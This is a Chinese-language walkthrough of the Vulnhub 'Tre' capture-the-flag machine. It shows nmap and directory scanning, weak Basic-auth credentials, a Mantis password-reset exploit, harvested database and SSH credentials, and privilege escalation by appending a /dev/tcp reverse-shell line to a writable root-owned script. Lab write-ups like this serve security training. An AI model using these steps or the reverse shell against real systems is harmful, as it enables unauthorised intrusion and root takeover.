Vulnhub:Tre靶机渗透测试
信息收集
1、主机扫描
# 扫192.168.56.0/24段所有开放主机
namp 192.168.56.0/24 -sN

确认靶机ip:192.168.56.131。继续信息收集。
#扫描操作系统
namp 192.168.56.131 -O
#扫描端口对应服务和版本号
namp 192.168.56.131 -sV

既然开放了80端口就访问一下。访问发现80端口和8082端口中间件虽然不同但是两个web首页是一样的,竹子。
2、目录扫描
dirsearch -u http://192.168.56.131
-
/cms/site/---->网站页面
-
/adminer.php ---->一个数据库登录页面
-
/info.php---->一个敏感信息泄露,该页面返回phpinfo信息。
-
/system---->登录框


Web渗透
/cms/site
/cms/site/,一个cms站点,搜搜看有没有可利用的。

没发现可利用的点。
/system
Authorized Basic认证,尝试弱口令,admin/admin。
认证成功后进入如下页面:

尝试sql注入无果。开始搜mantis,发现这是一个基于Web的开源漏洞跟踪系统。存在任意密码重置漏洞,网上有exp直接用。
/verify.php?id=1&confirm_hash=
进入密码重置页面。

用户名:administrator,重置密码为admin。成功进入后台管理系统。

用户管理里记录有两个账号。

提示存在用户tre?密码呢?

Authorization: Basic YWRtaW46YWRtaW4= 是拿来验证身份的。加上这个身份验证进行目录扫描。
# dirsearch 扫描
dirsearch -u xxx --header="Authorization:Basic YWRtaW46YWRtaW4="
#(这里不知道为什么扫不出)
# 换成dirb扫描
# dirb url -u 弱口令账户密码
dirb url -u admin:admin

挨着看。

/system/config/a.txt里,有好东西,密码账号都给了,既然是数据库的账户、密码、数据库名,直接到adminer.php页面尝试登录。

/adminer.php
登录,尝试在数据库中找到tre用户密码。

进入数据库管理系统,找找有没有user表。发现一个mantis_user_table表。

合理猜测realname是密码,ssh登录。
两个都试一下。
账号:tre
密码:Tr3@123456A!

提权-SUID
# 找所有root创建,并且有读写权限的文件
find / -user root -type f -perm -o=rw -ls 2>/dev/null
#2>/dev/null --》将标准错误输出重定向到/dev/null,这个文件相当于垃圾桶

这里发现一个不一样的文件/usr/bin/check-system,看一下文件内容。

大概意思是每隔一分钟打印一次系统时间。内容先不说,主要是root权限,直接加上反弹shell。
1、开启监听
nc -nvlp 4444
2、写入反弹shell
vi /usr/bin/check-system
加上bash -i >& /dev/tcp/攻击机ip/监听端口 0>&1;

# 重启
sudo shutdown -r


北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 4
 0
- 0


 已为社区贡献1条内容

所有评论(0)